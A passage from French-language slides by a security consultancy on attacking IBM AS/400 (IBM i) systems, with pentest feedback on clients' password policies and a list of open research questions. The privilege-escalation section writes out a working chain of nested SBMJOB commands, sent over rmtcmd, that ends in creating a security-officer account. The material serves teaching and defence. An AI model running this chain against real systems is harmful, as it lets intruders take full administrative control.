  - CALL QP2TERM (pour une saisie utilisateur)
  - CALL QP2SHELL PARM('/QOpenSys/usr/bin/sh' + '/tmp/scr') (pour exécuter un script)





QSHELL

- QSH est un shell interpréteur
- Il s'agit d'un shell compatible UNIX, lancé par QSH ou STRQSH
- Il est proche du KHORN Shell

```
Option ou commande
===> STRQSH CMD('pwd && id && uname')

F3=Exit    F4=Invite    F9=Rappel    F12=Annuler
F16=Menu principal du syst}me
```

```
/
Press ENTER to end terminal session.
/
uid=18595(COGICEO) gid=0
OS400
Press ENTER to end terminal session.
```

Elévation de privilèges

Comment puis-je obtenir un profil *SECORF ?

SBMJOB

- "The Submit Job (SBMJOB) command allows a job that is running to submit another job to a job queue to be run later as a batch job. Only one element of request data can be placed on the new job's message queue. The request data can be a CL command if the routing entry used for the job specifies a CL command processing program (such as the IBM-supplied QCMD program)."

- La seule condition est de posséder un profil *USE ou le droit EXECUTE sur le compte dont nous allons endosser les droits pour exécuter le JOB

Recherche des droits sur les autres utilisateurs

```
root@deb:~# /opt/ibm/iSeriesAccess/bin/rmtcmd /Z /USER:COGICEO /PASSWORD:COGICEO /SYSTEM:10.65.
0.111 "qsh cmd('system dspobjaut QPGMR *USRPRF > /tmp/cogiright.txt')"
Remote Command utility V1.3
The remote system name is 10.65.0.111.
CPD4090 - Printer device PRT01 not found. Output queue changed to QPRINT in library QGPL.
QSH0005 - Command ended normally with exit status 0.
```

Object . . . . . : QPGMR Owner . . . . . : QSYS

Library . . . . . : QSYS Primary group . . . : *NONE

Object type . . . . : *USRPRF ASP device . . . . . : *SYSBAS

			Object			Object			Data			
User	Group	Authority	Opr	Mgt	Exist	Alter	Ref	Read	Add	Update	Delete	Execute
USER1		*USE		x	x	x						

SBMJOB

Recherche des droits sur les autres utilisateurs depuis notre nouvel utilsateur

- RMTCMD /USER:COGICEO /PASSWORD:COGICEO /SYSTEM:10.65.0.111 "SBMJOB USER(**USER1**) JOBD(QDFTJOBD) JOBQ(QGPL/QBATCH) CMD(qsh cmd ('system dspobjauth QPGMR *USRPRF > /tmp/user1right.txt'))"
- ...

- SBMJOB USER(**USER1**) JOBD(QDFTJOBD) JOBQ(QGPL/QBATCH) CMD(SBMJOB USER(**ADMIN**) JOBD(QDFTJOBD) JOBQ(QGPL/QBATCH) CMD(CRTUSRPRF USRPRF(**COGIADMIN**) PASSWORD(**COGIPASS**) LMTCPB(*NO) INLPGM(QSYS/QCMD) USRCLS(*SECOFR) SPCAUT(*SECADM)))


Retour d'expériences

Comment la sécurité est-elle gérée ?


Expertise technique en sécurité informatique

Stratégie de mots de passe

Client 1




Client 2




Stratégie des comptes

Client 1




Client 2




Mots de passe triviaux

Client 1




Client 2




Gestion des droits

Client 1



Client 2



Lire et approfondir

Comment aller plus loin ?

Recherches en cours

- Comment contourner LMTCPB ?
- Comment faire un reverse shell ?
- Quelles sont les autres possibilités d'élévation de privilèges ?
- Peut-on dérober une session ?
- Peut-on faire exécuter du code au client TN5250 ?
- Comment s'injecter dans un programme ?
- Comment récupérer les hashes des mots de passe ?
- Comment se servir de la compromission de l'AS/400 pour compromettre le reste du SI ?

Références

- http://www.blackhat.com/presentations/bh-europe-06/bh-eu-06-Carmel/bh-eu-06-Carmel.pdf
- http://www.amazon.com/Hacking-iSeries-Shalom-Carmel/dp/1419625012
- https://media.defcon.org/DEF%20CON%2023/DEF%20CON%2023%20presentations/DEFCON-23-Bart-Kulach-Hack-the-Legacy-IBMi-revealed.pdf

Votre prochain achat ?

Questions

Vous en avez forcément mais je ne connais pas forcément la réponse ;)


COGICEO
Expertise technique
en sécurité informatique
www.cogiceo.com
+33 (0)1.85.08.10.70
contact@cogiceo.com
www.twitter.com
/cogiceo
www.linkedin.com
/company/cogiceo